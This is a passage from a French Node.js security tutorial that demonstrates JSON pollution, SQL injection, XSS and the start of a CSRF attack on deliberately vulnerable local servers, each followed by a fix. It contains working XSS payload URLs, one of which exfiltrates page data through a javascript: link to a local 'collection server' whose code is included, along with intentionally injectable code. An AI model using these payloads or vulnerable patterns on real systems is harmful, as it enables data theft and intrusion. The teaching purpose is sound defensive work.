"Salut", "name": "Cristiano Ronaldo" ,"hasOwnProperty": 0}'
http://localhost:3000/
```


Vérifiez la fenêtre Terminal dans laquelle vous exécutez le serveur et vous devriez voir qu'il a planté avec l'erreur suivante:

```
        if (data.hasOwnProperty("name")) {
                 ^


TypeError: data.hasOwnProperty is not a function
```

Notre serveur a planté car la fonction **hasOwnProperty()** a été remplacée par la valeur **hasOwnProperty** dans l'entrée JSON. Nous pouvons nous protéger contre cela en validant notre entrée **JSON** à l'aide du module **Ajv (Another JSON Schema Validator)**. Installez le module **Ajv** depuis **npm**:

```
$ npm install ajv --save
```

Mettez à jour **json-pollution.js** comme suit:



```
const http = require("http");
const { STATUS_CODES } = http;
const Ajv = require("ajv");
const ajv = new Ajv();
const server = http.createServer( requestListener: (req :IncomingMessage , res :ServerResponse ) => {
    if (req.method === "POST" && req.url === "/") {
        bonjour(req, res);
        return;
    }
    res.statusCode = 404;
    res.end(STATUS_CODES[res.statusCode]);
});
const schema = {
    title: "Bonjour",
    properties: {
        msg: { type: "string" },
        name: { type: "string" },
    },
    additionalProperties: false,
    required: ["msg"],
};
const validate = ajv.compile(schema);
bonjour = (req, res) => {
    let data = "";
    req.on("data", (chunk) => (data += chunk));
    req.on("end", () => {
        try {
            data = JSON.parse(data);
        } catch (e) {
            res.end("");
            return;
        }
        if (!validate(data, schema)) {
            res.end("");
            return;
        }
        if (data.hasOwnProperty( v: "name")) {
            res.end(`${data.msg} ${data.name}`);
        } else {
            res.end(data.msg);
        }
    });
};
server.listen( port: 3000, hostname: () => {
    console.log("Le serveur ecoute sur le port 3000");
});
```

Nous avons ajouté une instruction conditionnelle qui appelle la méthode **validate**() dans notre fonction **bonjour**() qui valide le schéma. Démarrez le serveur:

```
$ node json-pollution.js
```

Réessayez la même requête pour tenter de remplacer la méthode **hasOwnProperty**(). Notez qu'il ne reçoit aucune réponse et ne plante plus le serveur:

```
$ curl -H "Content-Type: application/json" -X POST -d '{"msg": "Salut", "name": "Cristiano Ronaldo" ,"hasOwnProperty": 0}' http://localhost:3000/
```

Nous avons protégé notre serveur contre une attaque de pollution JSON en validant l'entrée par rapport à un schéma JSON.

Un exemple d'attaque par injection SQL

La injection SQL est une technique courante d'attaque de sécurité utilisée pour compromettre des applications Web qui communiquent avec des bases de données. L'injection SQL se produit lorsqu'un attaquant insère du code SQL malveillant dans une requête pour exploiter une vulnérabilité dans l'application Web qui permet l'exécution de code SQL non autorisé. Les conséquences peuvent être graves, allant de la divulgation de données sensibles à la prise de contrôle totale du système. Pour se protéger contre les attaques par injection SQL, les développeurs doivent utiliser des requêtes préparées ou des objets d'interface de programmation de bases de données (API) qui échappent automatiquement les caractères spéciaux.

Nous allons maintenant faire une démonstration d'une API avec **SQLite3** et **Node.js**. Avant de commencer, il est important de noter qu'il est essentiel de sécuriser les applications Web contre les attaques d'injection SQL. Je vais vous montrer un exemple d'API qui est vulnérable à l'injection SQL et comment la protéger. Dans notre exemple, nous allons utiliser Node.js et SQLite3. Installez le module **sqlite3** depuis **npm**:

```
$ npm install sqlite3
```

Créez un fichier **sql_injection.js:**

```
$ touch sql_injection.js
```


Ajoutez le code suivant pour créer une API vulnérable :

```
const sqlite3 = require('sqlite3').verbose();

const express = require('express');

const app = express();

// Créer une nouvelle base de données SQLite et une table `users`

const db = new sqlite3.Database('users.db');

db.run(`
 CREATE TABLE IF NOT EXISTS users (
   id INTEGER PRIMARY KEY AUTOINCREMENT,
   username TEXT NOT NULL,
   password TEXT NOT NULL
 )
`);

db.run(`
 INSERT INTO users (username, password)
 VALUES ('alice', '123456'),
        ('bob', 'qwerty'),
        ('charlie', 'password')
`);
```


```
app.get('/users', (req, res) => {
   const { username } = req.query;
   // Cette requête est vulnérable aux attaques par injection SQL
   const query = `SELECT * FROM users WHERE username = '${username}'`;

   db.all(query, (err, rows) => {
       if (err) {
           console.error(err.message);
           return res.status(500).send('Internal Server Error');
       }
       res.json(rows);
   });
});
app.listen(3000, () => console.log('Le serveur écoute sur le port 3000'));
```

Dans cette version du code, la base de données SQLite est créée et la table des utilisateurs est définie avec trois colonnes : id, nom d'utilisateur et mot de passe. Trois enregistrements d'utilisateurs fictifs sont insérés dans la table des utilisateurs à l'aide d'une instruction INSERT.


Vous pouvez exécuter ce code et ensuite envoyer une requête GET à **/users** avec un paramètre de requête qui correspond à l'un des noms d'utilisateur fictifs (par exemple **/users?username=alice**) pour récupérer l'enregistrement utilisateur correspondant. Cependant, comme mentionné précédemment, ce code est vulnérable aux attaques d'injection SQL et ne doit pas être utilisé en production sans des mesures de sécurité appropriées telles que des requêtes paramétrées.



Pour attaquer ce code et exploiter la vulnérabilité d'injection SQL, un attaquant pourrait manipuler la valeur du paramètre "username" pour injecter son propre code SQL dans la requête. Par exemple, un attaquant pourrait envoyer une requête à l'endpoint /users avec le paramètre de requête suivant :




Le code SQL injecté ferait en sorte que la requête renvoie tous les enregistrements de la table des utilisateurs, indépendamment de la valeur de l'username. Cela est dû au fait que le code injecté entraîne une clause WHERE qui évalue toujours à vrai :




Le double tiret (--) à la fin du code injecté commente le reste de la requête SQL d'origine, ce qui empêche toute erreur de syntaxe causée par le code injecté.

En exploitant cette vulnérabilité, un attaquant pourrait potentiellement accéder à des informations sensibles telles que des mots de passe d'utilisateurs, des numéros de cartes de crédit et d'autres informations personnelles identifiables stockées dans la base de données.



Pour corriger cette vulnérabilité, vous devez utiliser des requêtes paramétrées au lieu de concaténer l'entrée directement dans la requête SQL. Voici une version mise à jour du code qui utilise des requêtes paramétrées :

```
app.get('/users', (req, res) => {
    const { username } = req.query;
    // Utiliser une requête paramétrée pour éviter les attaques par injection SQL
    const query = 'SELECT * FROM users WHERE username = ?';

    db.all(query, [username], (err, rows) => {
        if (err) {
            console.error(err.message);
            return res.status(500).send('Internal Server Error');
        }
        res.json(rows);
    });
});
```



Prévention des attaques XSS (cross-site scripting)

Les attaques XSS sont des attaques par injection côté client où des scripts malveillants sont injectés dans des sites Web. Les vulnérabilités XSS sont très dangereuses, car elles peuvent compromettre des sites Web de confiance.

Dans cet exemple, nous allons démontrer une vulnérabilité XSS et apprendre comment nous pouvons nous en protéger.

Créez un fichier **xss-server.js:**

```
$ touch xss-server.js
```

Ajoutez ce qui suit à **xss-server.js.** Cela créera un serveur qui affichera une simple page Web HTML susceptible d'être attaquée par XSS:

```
const express = require("express");
const app = express();
app.get("/", (req, res) => {
   const { previous, lang, token } = req.query;
   getServiceStatus((status) => {
       res.send(`
     <h1>Service Status</h1>
     <div id=status>
       ${status}
     </div>
     <div>
     <a href="${previous}${token}/${lang}">Back</a>
     </div>
   `);
   });
});
getServiceStatus = (callback) => {
   const status = "Tous les systèmes fonctionnent.";
   callback(status);
};
app.listen(3000, () => {
   console.log("Le serveur ecoute sur le port 3000");
});
```

Tout d'abord, démarrez le serveur avec la commande suivante:

```
$ node xss-server.js
```


Le serveur émule une page Web d'état du service. La page Web accepte trois paramètres: **previous**, **token** et **lang**. Il est courant d'avoir des paramètres tels que ceux-ci injectés dans les URL des applications Web du monde réel. Accédez à http://localhost:3000/?previous=/&token=TOKEN&lang=en et attendez-vous à voir la sortie suivante:

Maintenant, nous pouvons créer une attaque XSS. Nous allons créer une URL qui injectera des paramètres pour changer le message d'état du service en “Tous les systèmes sont en panne!”. Nous visons à injecter le JavaScript suivant via les paramètres d'URL:

document.getElementById("status").innerHTML="Tous les systèmes sont en panne!";

Nous pouvons injecter ce script en utilisant la requête HTTP suivante:

http://localhost:3000/?previous=%22%3E%3Cscri&token=pt%3Edocument.getElementById(%22status%22).innerHTML=%22Tous%20les%20systèmes%20sont%20en%20panne!%22;%3C&lang=script%3E%20%3Ca%20href=%22/




Nous pouvons voir le code qui a été injecté à l'aide de l'interface “View Page Source” dans votre navigateur.

Pour réparer l'application, nous devons échapper/nettoyer l'entrée. Nous utiliserons un module nommé **he**. Installez-le à partir du npm:

```
$ npm install he
```

Nous pouvons maintenant définir la valeur href en utilisant **he**. Pour réparer le serveur, mettez à jour **xss-server.js** comme suit:




Démarrez le serveur:

```
$ node xss-server.js
```

Essayez à nouveau d'accéder à l'URL malveillante:

http://localhost:3000/?previous=%22%3E%3Cscri&token=pt%3Edocument.getElementById(%22status%22).innerHTML=%22Tous%20les%20systèmes%20sont%20en%20panne!%22;%3C&lang=script%3E%20%3Ca%20href=%22/



Observez que cette fois, notre attaque par injection ne fonctionne plus:

Le serveur protégé de l'exemple est toujours vulnérable à certains autres types de XSS. Dans ce scénario, nous prétendrons que la valeur d'état est une information privilégiée que l'attaquant ne devrait pas être en mesure de lire.

Le flux de cette attaque consiste à créer d'abord un serveur de collecte de données malveillant, puis à injecter un script dans la page Web qui obtient les informations et les transmet au serveur de collecte de données.

Pour le démontrer, nous devons d'abord créer un serveur de collecte de données avec les étapes suivantes:

```
$ touch collection-server.js
```

Ajoutez le code suivant à **collection-server.js**:

```
require("http")
  .createServer((req, res) => {
      console.log(
          req.connection.remoteAddress,
          Buffer.from(req.url.split("/attack/")[1],  "base64").toString().trim()
      );
  })
  .listen(3001, () => {
      console.log("Serveur de collecte écoute sur le port 3001");
  });
```

Maintenant, nous pouvons démarrer le serveur de collecte de données:

```
$ node collection-server.js
```

Dans une seconde fenêtre Terminal, redémarrez le fichier **xss-server.js**:


```
$ node xss-server.js
```

Dans la fenêtre de votre navigateur, visitez l'URL suivante:

http://localhost:3000/?previous=javascript:(new%20Image().src)=`http://localhost:3001/attack/${btoa(document.getElementById(%22status%22).innerHTML)}`,0/


La page Web doit avoir la même apparence qu'auparavant, affichant toujours le message “Tous les systèmes fonctionnent.”. Mais l'injection XSS a mis à jour l'attribut href du lien hypertexte “Back” pour diriger vers ce qui suit:

```
javascript:(new
Image().src=``http://localhost:3001/attack/${btoa(document.getEle
mentById(status).innerHTML)}``,0 /
```



Le lien commence par **javascript:**, qui est un gestionnaire de protocole qui permet l'exécution de JavaScript en tant qu'URI. Lorsque ce lien est cliqué, un élément d'image HTML (<img>) est créé avec la valeur **src** définie sur l'adresse de notre serveur de collecte de données. La fonction **btoa()** encode en Base64 la valeur du status. **,0** est ajouté à la fin pour que l'expression soit évaluée à false, garantissant que l'image n'est pas rendue.

Cliquez sur le lien “Back” et vérifiez le serveur de collecte de données. Vous verrez que le statut a été reçu, comme suit:



Pour mettre en évidence les dangers de ces attaques, imaginez qu'il s'agisse de véritables données privilégiées, telles que des identifiants ou des tokens. En envoyant simplement un lien malveillant à un utilisateur et en lui faisant cliquer dessus, nous pourrions obtenir ses données sensibles via notre serveur de collecte.

Le serveur est toujours vulnérable car on peut toujours injecter des valeurs dans l'attribut **href**. Le moyen le plus sûr d'éviter cela est de ne pas autoriser l'entrée à déterminer la valeur de l'attribut **href.** Nous allons corriger cette vulnérabilité en installant le module **escape-html**:

```
$ npm install escape-html
```

```
const express = require("express");
const app = express();
const he = require("he");
const escapeHTML = require("escape-html");

app.get("/", (req :Request<P, ResBody, ReqBody, ReqQuery, Locals> , res :Response<ResBody, Locals> ) => {
    const { previous, lang, token } = req.query;
    getServiceStatus( callback: (status) => {
        //const href = he.encode(`${previous}${token}/${lang}`);
        const href = escapeHTML( string: `/${previous}${token}/${lang}`);
        res.send( body: `
      <h1>Service Status</h1>
      <div id=status>
        ${status}
      </div>
      <div>
      <a href="${href}">Back</a>
      </div>
    `);
    });
});
```

Le serveur de collecte de données étant toujours en cours d'exécution, revisitez l'URL malveillante et cliquez sur “Back”:

http://localhost:3000/?previous=javascript:(new%20Image().src)=`http://localhost:3001/attack/${btoa(document.getElementById(%22status%22).innerHTML)}`,0/

Vous remarquerez que la requête échoue et que le serveur de collecte de données ne reçoit pas les données de privilège. C'est parce que le lien vers notre serveur malveillant a été nettoyé.

Protection contre les attaques cross-site request forgery (CSRF)

CSRF est une attaque dans laquelle une application Web malveillante oblige le navigateur Web d'un utilisateur à exécuter une action sur une autre application Web de confiance à laquelle l'utilisateur est connecté.

La sécurité du navigateur s'est considérablement améliorée ces dernières années. Il est très difficile de répliquer une attaque CSRF sur n'importe quel navigateur moderne. Cependant, comme il y a encore beaucoup d'utilisateurs sur des navigateurs plus anciens,

il est important de comprendre comment fonctionnent ces attaques et comment s'en protéger. Dans cet exemple, nous allons répliquer une attaque CSRF sur le même domaine.

Créez un fichier nommé **csrf-server.js**, qui contiendra notre serveur vulnérable aux attaques CSRF:

```
$ touch csrf-server.js
```

Installer les modules suivants:

```
$ npm install express-session body-parser
```

Dans **csrf-server.js**, importez les modules requis et enregistrez le middleware de session express:

```
const express = require("express");
const bodyParser = require("body-parser");
const session = require("express-session");
const app = express();
const mockUser = {
   username: "elonmusk",
   password: "badpassword",
   email: "test@exemple.com",
};
app.use(
   session({
       secret: "terminator",
       name: "SESSIONID",
       resave: false,
       saveUninitialized: false,
   })
);
app.use(bodyParser.urlencoded({ extended: false }));
```

Ensuite, dans **csrf-server.js**, nous devons définir les routes de notre serveur:

```
app.get("/", (req, res) => {
   if (req.session.user) return res.redirect("/account");
   res.send(`
   <h1>Social Media Account - Login</h1>
   <form method="POST" action="/">
     <label> Username <input type="text"  name="username"> </label>
     <label> Password <input type="password"  name="password"> </label>
     <input type="submit">
   </form>
 `);
});
app.post("/", (req, res) => {
   if (
       req.body.username === mockUser.username &&
       req.body.password === mockUser.password
   ) {
       req.session.user = req.body.username;
   }
   if (req.session.user) res.redirect("/account");
   else res.redirect("/");
});
app.get("/account", (req, res) => {
   if (!req.session.user) return res.redirect("/");
   res.send(`
     <h1>Social Media Account - Settings</h1>
     <p> Email: ${mockUser.email} </p>
     <form method="POST" action="/update">
       <input type="text" name="email"    value="${mockUser.email}">
       <input type="submit" value="Update" >
     </form>
   `);
});
```

```
app.post("/update", (req, res) => {
   if (!req.session.user) return res.sendStatus(403);
   mockUser.email = req.body.email;
   res.redirect("/");
});
```

